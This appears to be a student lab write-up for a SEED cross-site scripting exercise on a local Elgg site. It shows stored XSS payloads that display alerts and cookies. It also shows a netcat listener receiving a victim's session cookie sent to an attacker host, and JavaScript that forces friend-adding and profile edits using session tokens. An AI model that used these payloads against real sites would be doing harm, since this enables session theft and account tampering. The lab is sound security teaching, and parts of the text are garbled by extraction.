



## Lab 6

### Task 1.


1. To let website display alert, first login as Samy and then input the following JavaScript code in 'Brief description'.




2. Samy will have the alert since Samy is looking at his profile, which triggers JavaScript code.



### 3. Login as Alice




4. Look at Samy as Alice, the alert will be shown since Alice is looking at Samy's 'Brief description' which triggers the JavaScript code.




## Task 2

1. Input JavaScript code that shows the user's cookie in 'Brief description' as Samy.




The screenshot shows the 'Edit profile' page for a user named 'Samy' on the website 'www.seed-server.com'. The page has a dark header with the site name and navigation links. The main content area is white and contains several sections for editing the profile: 'Public' (a dropdown menu), 'Brief description' (a text area containing the JavaScript code: `<script>alert('XSS'); </script> <script>alert(document.cookie); </script>`), 'Location' (a text area), 'Interests' (a text area), and 'Skills' (a text area). On the right side, there are links for 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The browser's address bar shows the URL 'www.seed-server.com/profile/samy/edit'.

2. Samy has his cookie shown due to JavaScript code is being triggered when viewing Samy's 'Brief description'.



3. Login as Alice, then look at Samy's profile. Alice's cookie will be shown since looking at Samy's 'Brief Description' triggers the JavaScript code in it.



## Task 3

1. Input the stealing cookie JavaScript code as in 'Location' as Samy.

**Location**

**Public**

**Interests**

**Public**

**Skills**

**Public**

**Contact email**

2. Start listening to anyone who would look at Samy's profile.

```
seed@VM: ~/.../Labsetup  
Command 'sql' not found, but can be installed with:  
sudo apt install parallel  
[04/04/23]seed@VM:~/.../Labsetup$ dockps  
ebbbce9beble mysql-10.9.0.6  
b2250abde429 elgg-10.9.0.5  
[04/04/23]seed@VM:~/.../Labsetup$ nc -l 5555  
^C  
[04/04/23]seed@VM:~/.../Labsetup$ nc -lknv 5555  
Listening on 0.0.0.0 5555
```

3. When Alice sees Samy's profile(like task 2), the terminal which is listening as Samy will immediately get the cookie from Alice.

**GET /?c=Elgg%3D3gls6i... is the cookie**


```
[04/04/23]seed@VM:~/.../Labsetup$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
Connection received on 10.0.2.4 59326  
GET /?c=Elgg%3D3gls6i2lavqb7nj3hna0nq1o9n HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/members
```

## Task 4

1. Using Firefox's header inspector, by clicking add Sammy as friend, the link of it will show on. Then use in on JavaScript code in step 2.




2. Input JavaScript code that will make victim automatically add Sammy as friend. Highlighted one is the url + token + ts to inject.




The reason to have ts and token along with URL to do sendurl, is because those 2 are authentication for user. Provide those can form a while GET request to deceive server.

If ELGG application only provide Editor mode, the attack cannot be done. Yet you can compress code to one line and do it in other field such as brief description.


3. Login as Alice. This moment, Alice does not have any friends.



4. Look at Samy's profile as Alice.




5. Alice's now got forced to add Samy as friend due to JavaScript code triggered to do so by looking at Samy's profile




## Task 5

1. Get edit profile link by clicking **edit profile** as Samy and look the action link with Firefox's header inspector.



2. Login as Alice and edit profile. Press F12 to use website inspector.





3. When finished editing, **POST** method will appear. Click on it then click on **Request**. You will see 'description' and its 'access level'. Use it on JavaScript code on step 4.

The screenshot shows the Elgg user profile for 'Alice'. The profile includes a profile picture, a name, and an 'About me' section. Below the profile, there are links for 'Blogs', 'Bookmarks', and 'Files'. At the bottom, there are buttons for 'Edit avatar' and 'Edit profile'. The network inspector is open at the bottom, showing a list of requests. The first request is a POST to 'www.seed-server.com/edit' with a status of 302. The second request is a GET to 'www.seed-server.com/alice' with a status of 200. The 'Request' tab is selected for the second request, showing the headers and the body of the request. The body contains a description and an access level.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	/edit	document	html	3.81 KB	15.60 KB
200	GET	www.seed-server.com	/alice	document	html	3.85 KB	15.60 KB

Headers: Content-Disposition: form-data; name="description"

Content-Disposition: form-data; name="accesslevel[description]"

Content-Disposition: form-data; name="briefdescription"

Content-Disposition: form-data; name="accesslevel[briefdescription]"

4. Now login as **Samy**, based on information got from previous step, construct 'desc' to make victim modify their profile as your desired one.

The screenshot shows the Elgg user profile for 'Samy'. The profile includes a profile picture, a name, and an 'About me' section. Below the profile, there are links for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The 'About me' section contains a JavaScript code snippet that constructs a URL and a content string based on the user's session data and the 'description' and 'accesslevel' values from the previous step. The code is as follows:

```
//and Security Token __elgg_token
var userName="&name="+elgg.session.userName;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.session.token.__elgg_ts;
var token="&__elgg_token="+elgg.session.token.__elgg_token;
var desc = "&description=I am Samy" + "&accesslevel[description]=2"

//Construct the content of your url
var content= ts + token + desc + guid + userName; //FILL IN
var samyurl= "http://www.seed-server.com/profile/samy/edit?"+content;
```


The 'Brief description' field contains the following JavaScript code:

```
<script>alert("XSS");</script><script>alert(document.cookie);</script>
```

